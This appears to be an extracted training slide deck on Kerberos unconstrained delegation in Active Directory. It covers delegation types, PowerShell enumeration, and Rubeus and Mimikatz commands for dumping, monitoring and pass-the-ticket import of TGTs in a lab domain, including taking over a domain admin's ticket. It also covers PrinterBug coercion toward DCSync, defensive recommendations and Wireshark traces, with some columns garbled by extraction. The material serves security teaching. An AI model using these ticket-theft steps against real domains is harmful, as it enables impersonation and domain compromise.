



Kerberos Deep Dive

Part 4 – Unconstrained Delegation

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Note on Wireshark and Kerberos


- Throughout this session, we will inspect Kerberos traffic with Wireshark
- Kerberos traffic is (partially) encrypted, which makes analyzing more difficult
- With the right key material, Wireshark is able to decrypt all Kerberos traffic
- Whenever you see data in Wireshark with a blue background, it would normally be encrypted:

→ More details on this can be found in **Part 1** of this series

Delegation Basics

What is Kerberos Delegation?

- Standard built-in mechanism of Kerberos (in MS-KILE)
- Allows a service to act on behalf of a user when talking to other services
- Basically "user impersonation" via Kerberos



Delegation Types Overview

There are 3 main delegation mechanisms:

Unconstrained Delegation

- Introduced with Windows 2000
- Most simple form of delegation
- "I can impersonate users against any service"

Constrained Delegation

- Introduced with Windows Server 2003
- Adds target restrictions to impersonation process
- "I can impersonate users against specific services"


Resource-based Constrained Delegation

- Introduced with Windows Server 2012
- Reverses the way delegation is controlled/configured
- "Specific services can impersonate users against me"

Restrictions – Sensitive Users

- Delegation may not be desirable for all accounts
- To protect high-value accounts, they can be flagged as **sensitive**
- Sensitive accounts cannot be delegated via Kerberos anymore
- Recommended for high-privileged (administrative) accounts
- Reported by PingCastle


→ Not active by default



Restrictions – Protected Users

- Protected Users is a built-in group in Windows Active Directory
- Designed to restrict credential exposure within the domain
- All members have non-configurable protections & restrictions applied
- Must only be used for actual user accounts (not services/machines)
- Protection mechanisms:
 - Prevents caching of plain text credentials & other authentication material
 - Prevents NTLM authentication
 - Disables weak ciphers (DES/RC4) for Kerberos
 - Prevents Kerberos delegation
 - Restricts life-time of authentication material






Delegation is Transparent

- In general, delegation is transparent to the user/client
- The user cannot actively control whether delegation will occur or not
- If the user connects to a service that is configured for delegation, delegation is performed at the discretion of said service
- It is also not possible for the user to detect if delegation has been performed

Kerberos Basics

Remember that in Kerberos:

- Users first acquire a Ticket Granting Ticket (TGT) from the KDC that proves who they are
- With the TGT users then request Service Tickets (ST) for each service they want to access





Unconstrained Delegation

How it works

With unconstrained delegation:


- Users request access to a service configured for delegation
- When accessing the service, a copy of the user's TGT is forwarded to the delegating service
- The service can fully imitate the user and request STs on their behalf with the user's TGT





Configuring Unconstrained Delegation

- Delegation privilege is configured on a domain object (either user or machine)
- Requires domain admin rights to configure (or specifically SeEnableDelegation privilege)
- Example view in "Active Directory Users and Computers" (ADUC):



Check with Powershell (Module ActiveDirectory)

Filter out domain controllers*

```
> Get-ADComputer -Filter {TrustedForDelegation -eq $true -and primarygroupid -eq 515} -Properties trustedfordelegation, serviceprincipalname, description
```

Description :

DistinguishedName : CN=WS1, OU=Servers, DC=winattacklab, DC=local

DNSHostName : WS1.winattacklab.local

Enabled : True
Name : WS1

ObjectClass : computer

ObjectGUID : fd7db78e-3146-4955-a6ae-2879354912f2

SamAccountName : WS1\$

serviceprincipalname: {TERMSRV/WS1, TERMSRV/WS1.winattacklab.local, WSMAN/WS1,

WSMAN/WS1.winattacklab.local...}

SID : S-1-5-21-207753090-4049618255-3999831503-1143


TrustedForDelegation : True

UserPrincipalName :

* Allowed for unconstr. delegation by default


What are the security risks?

- This form of delegation is by definition unconstrained
- Therefore, a service can impersonate a user against **any other service**!
- Such services are high-value targets for attackers
- Impact depends on the permissions of the delegated account



Abusing Unconstrained Delegation

- Goal of the attacker: Steal & abuse TGTs of other users to impersonate them
- Attacker needs to get control over the account configured for delegation
 - Local admin on target machine (for computer account)
 - Access to domain credentials (for user account)
- Unconstrained delegation can be abused in different ways:
 - Stealing already cached TGTs (of users that connected previously)
 - Coerce users/machines to connect to the service and steal their TGTs



Listing Available Tickets - Mimikatz

```
Authentication Id: 0; 8377159 (00000000:007fd347)
User Name : cclear
Domain : winattacklab

Group 0 - Ticket Granting Service
Start/End/MaxRenew: 3/31/2022 11:14:20 AM; 3/31/2022 9:14:20 PM; 4/7/2022 11:14:20 AM
Service Name (03): host; ws1.winattacklab.local; @ WINATTACKLAB.LOCAL
Client Name (01): cclear; @ WINATTACKLAB.LOCAL ( WINATTACKLAB.LOCAL )
[CUT]
```

```
Group 2 - Ticket Granting Ticket
Start/End/MaxRenew: 3/31/2022 11:14:20 AM; 3/31/2022 9:14:20 PM; 4/7/2022 11:14:20 AM
Service Name (02): krbtgt; WINATTACKLAB.LOCAL; @ WINATTACKLAB.LOCAL
Client Name (01): cclear; @ WINATTACKLAB.LOCAL ( WINATTACKLAB.LOCAL )
[CUT]
```

Ticket Granting Ticket (TGT) for SPN krbtgt

Listing Available Tickets - Rubeus

```
> Rubeus.exe klist
                                                   Logon session of user cclear
Action: List Kerberos Tickets (All Users)
                            : cclear
  UserName
                                                       Ticket Granting Ticket
  Domain
                           : winattacklab
                                                       (TGT) for SPN krbtgt
                                                                               Service Ticket (ST)
  LogonId
                           : 0x7fd347
                                                                               for SPN host.
  [CUT]
    [0] - 0x12 - aes256 cts hmac shal
       Start/End/MaxRenew: 3/31/2022 11:14:20 AM ; 3/31/2022 9:14:20 PM ; 4/7/2022 11:14:20 AM
       Server Name
                          : krbtqt/WINATTACKLAB.LOCAL @ WINATTACKLAB.LOCAL
       Client Name
                          : cclear @ WINATTACKLAB.LOCAL
        [CUT]
    [1] - 0x12 - aes256 cts hmac sha1
       Start/End/MaxRenew: 3/31/2022 11:14:20 AM ; 3/31/2022 9:14:20 PM ; 4/7/2022 11:14:20 AM
       Server Name : host/ws1.winattacklab.local @ WINATTACKLAB.LOCAL
       Client Name
                         : cclear @ WINATTACKLAB.LOCAL
        [CUT]
```

Monitoring Tickets - Rubeus

```
Only monitors for TGTs
> Rubeus.exe monitor /interval:5
[*] Action: TGT Monitoring
                                                               Affected user
[*] Monitoring every 5 seconds for new TGTs
[*] 3/31/2022 1:43:21 PM UTC - Found new TGT:
                            cclear@WINATTACKLAB.LOCAL
  User
  StartTime
                         : 3/31/2022 11:14:20 AM
                                                                      Actual ticket (base64)
                         : 3/31/2022 9:14:20 PM
  EndTime
  RenewTill
                         : 4/7/2022 11:14:20 AM
                         : name canonicalize, pre authent, initial, renewable,
  Flags
forwardable
  Base64EncodedTicket
```


doIF6jCCBeagAwIBBaEDAgEWooIE3zCCBNthggTXMIIE06ADAgEFoRQbEldJTkFUVEFDS0xBQi5MT0NBTKInMCWgAwIBAqEeMBwb[CUT]

Dumping Tickets - Rubeus

```
Target user
> Rubeus.exe dump /nowrap /user:cclear
Action: Dump Kerberos Ticket Data (All Users)
[*] Target user : cclear
   Current LUID : 0x7fbf6b
  UserName
                               : cclear
                                                                           For service krbtgt
                              0 \times 7 = 6347
  LogonId
                                                                           \rightarrow TGT
  [CUT]
       ServiceName
                                       krbtqt/WINATTACKLAB.LOCAL
       ServiceRealm
                                       WINATTACKLAB.LOCAL
                                       cclear
       UserName
       [CUT]
                                                    Ticket data without line endings,
       Base64EncodedTicket
                                                    can easily be copy-pasted
      doIF6jCCBeagAwIBBaEDAgEWooIE3[CUT]
```

```
> Rubeus.exe ptt /ticket:doIF0DCCBcygAwIBBaE[CUT]
[*] Action: Import Ticket
[+] Ticket successfully imported!
                                         Built-in Windows command, only lists
                                         tickets in your own logon session
> klist
Current LogonId is 0:0x7fbf6b
                                                                          TGT for cclear
Cached Tickets: (1)
                                                                          imported successfully
#0>
        Client: cclear @ WINATTACKLAB.LOCAL
        Server: krbtgt/WINATTACKLAB.LOCAL @ WINATTACKLAB.LOCAL
         [CUT]
        Start Time: 3/31/2022 11:14:20 (local)
        End Time: 3/31/2022 21:14:20 (local)
        Renew Time: 4/7/2022 11:14:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
         [CUT]
```

Sample Attack



Sample Attack (continued)

Import TGT of domain admin (ffast)

> Rubeus.exe ptt /ticket:doIFODCCBc[CUT]

> klist

Current LogonId is 0:0x7fd347 Cached Tickets: (1)

#0>

Client: ffast @ WINATTACKLAB.LOCAL

Server: krbtgt/WINATTACKLAB.LOCAL @ WINATTACKLAB.LOCAL

> dir \\dc1.winattacklab.local\c\$

Volume in drive \\dc1.winattacklab.local\c\$ is Windows

Directory of \\dc1.winattacklab.local\c\$

03/04/2022 04:01 PM <DIR>
AzureData
03/04/2022 04:17 PM <DIR>
Packages
02/02/2022 07:26 PM <DIR>
PerfLogs

Access is now possible

TGT of ffast

Triggering Connections


- Cached tickets may or may not be useful to attackers (depending on user permissions)
- Attackers may want to target specific users/machines with high privileges
- They must coerce the target account to connect to the service configured for delegation
- Similar attack scenario as with NTLM relaying, therefore similar options:
 - Responder
 - ARP poisoning
 - DNS poisoning
 - Rogue DHCPv6
 - Phishing
 - PrinterBug / PetitPotam / similar
 - Etc.

PrinterBug Example

- PrinterBug denotes the abuse of MS-RPRN (Microsoft's Print System Remote Protocol)
- A part of MS-RPRN is the so-called Print Spooler service
- This service is exposed to the network to handle print jobs and related tasks
- Via RPC calls to this service, the target system can be coerced to connect to arbitrary hosts
- The resulting authentication is performed over SMB using NTLM or Kerberos
- Only requires a valid domain account, no specific privileges

PrinterBug to Domain Admin

- Attacker abuses PrinterBug to trigger a connection from the DC to target machine
- Target machine is configured for unconstrained delegation
- TGT of DC machine account can be abused for DCSync attack




Recommendations

- Unconstrained delegation is the most insecure form of delegation
- Accounts with unconstrained delegation are high-value targets for attackers
- If possible, do not use unconstrained delegation at all
- If you have to use it, consider the following points:
 - Protect the affected accounts/systems as strongly as your domain controllers
 - Use the "Protected Users" group to secure your high-privileged accounts or mark them as sensitive
 - In general, reduce permissions available to your accounts (least privilege)
 - Disable print spoolers + similar triggers on all systems where possible
 - Implement monitoring measures for your high value accounts and systems with delegation rights


TGT Copy Mechanism

TGT Copy – More Details

- With unconstrained delegation, the delegating service receives a copy of the user's TGT
- The KDC indicates to the client that the target is configured for unconstrained delegation
- The client automatically requests the TGT copy via TGS-REQ
- The ticket is then included in the AP-REQ to the target service



Requesting TGT Copy




Get initial TGT for user

Request service ticket (for target service)

Request copy of TGT to be forwarded to delegation service

TGT flags:



Resulting TGT is flagged as forwarded

Target service is configured for unconstrained delegation

Service ticket flags:


```
reducing. o
flags: 40a50000
   0... = reserved: False
   .1.. .... = forwardable: True
   ..0. .... = forwarded: False
   ...0 .... = proxiable: False
       0... = proxy: False
       .0.. = may-postdate: False
   .... ..0. = postdated: False
   .... ...0 = invalid: False
   1... :... = renewable: True
   .0.. .... = initial: False
   ..1. .... = pre-authent: True
   ...0 .... = hw-authent: False
  .... 0... = transited-policy-check
   .... .1.. = ok-as-delegate: True
   .... ..0. = unused: False
```

TGS-REQ/REP Details

TGS-REP contains copy of TGT for tmassie to krbtqt

kerberos Destination Length Info Time Source Protocol 346 8.953492 10.0.1.100 10.0.1.10 KRB5 357 AS-REP 10.0.1.10 10.0.1.100 354 8.954915 KRB5 1823 TGS-REQ 357 8.956423 10.0.1.10 341 TGS-REP 10.0.1.100 KRB5 10.0.1.10 10.0.1.100 1628 TGS-REO 366 8.957596 KRB5 247 TGS-REP 369 8.958835 10.0.1.100 10.0.1.10 KRB5

TGS-REP contains
Service Ticket for
tmassie to cifs/dc1



Kerberos Record Mark: 1693 bytes tgs-rep pyno: 5 msg-type: krb-tgs-rep (13) crealm: CHILD.TESTLAB.LOCAL cname name-type: kRB5-NT-PRINCIPAL (1) cname-string: 1 item CNameString: tmassie ticket tkt-vno: 5 realm: CHTLD.TESTLAB.LOCAL sname name-type: kRB5-NT-SRV-INST (2) ▼ sname-string: 2 items SNameString: cifs SNameString: dc1.child.testlab.local

Forwarding TGT Copy

```
369 8.958835
                     10.0.1.100
                                          10.0.1.10
                                                               KRB5
                     10.0.1.10
    372 8.959171
                                          10.0.1.100
                                                               SMB2
    376 8.960615
                     10.0.1.100
                                          10.0.1.10
                                                               SMB2
  > SMB2 Header
  Session Setup Request (0x01)
       [Preauth Hash: d7020c37cddfdbb737e7d369cd4bfb1d3f58bd8cb408e7
     > StructureSize: 0x0019
     > Flags: 0
     > Security mode: 0x02, Signing required
     > Capabilities: 0x00000001, DFS
       Channel: None (0x00000000)
       Previous Session Id: 0x00000000000000000
       Blob Offset: 0x00000058
       Blob Length: 3427
     Security Blob: 60820d5f06062b0601050502a0820d5330820d4fa03030
       GSS-API Generic Security Service Application Program Inter
             OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiati
          Simple Protected Negotiation
             negTokenInit
                > mechTypes: 4 items
                   mechToken: 60820d1106092a864886f71201020201006e82
                krb5 blob: 60820d1106092a864886f/71201020201006e82
                     KRB5 OID: 1.2.840.113554.1.2/2 (KRB5 - Kerberos
                     krb5 tok id: KRB5 AP REQ (0k0001)
                   Kerberos
                      ap-req
Service Ticket
                           pvno: 5
                           msg-type: krb-ap-req (14)
(for cifs/dc1)
                           Padding: 0
                          ap-options: 20000000
                           ticket
                           authenticator
```

```
authenticator
 authenticator-vno: 5
 crealm: CHILD.TESTLAB.LOCAL
 cname
    name-type: kRB5-NT-PRINCIPAL (1)
  cname-string: 1 item
      CNameString: tmassie
cksum
    cksumtype: cKSUMTYPE-GSSAPI (32771)
    Length: 16
    .... = DCE-style: Not using DCE-ST
       .... = Integ: Integrity protection
        .... .... ... ... ... ... ... ... = Conf: Do NOT use Confidenti
        .... .... .... 0... = Sequence: Do NOT enable out
        .... .... Do NOT enable repla
    .... .... Request that remote
    .... 1 = Deleg: Delegate credentials
    DlgOpt: 1
    DlgLen: 1534
  krb-cred
      pvno: 5
      msg-type: krb-cred (22)
      tickets: 1 item
      Ticket
          tkt-vno: 5
           realm: CHILD.TESTLAB.LOCAL
             name-type: kRB5-NT-SRV-INST (2)
           sname-string: 2 items
               SNameString: krbtgt
               SNameString: CHILD.TESTLAB.LOCAL
         enc-part
             etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
             kvno: 2
           cipher: 1e3f3d54fe0bc2f4f5976a3a407eee3e241c7d5f2b831147e4
             Decrypted keytype 18 usage 2 using keytab principal krb
              encTicketPart
                 Padding: 0

✓ flags: 60a10000
                   0... = reserved: False
                   .1.. .... = forwardable: True
                   ..1. .... = forwarded: True
                    ...0 .... = proxiable: False
```

Copy of TGT
(for krbtgt)

Why a Copy?

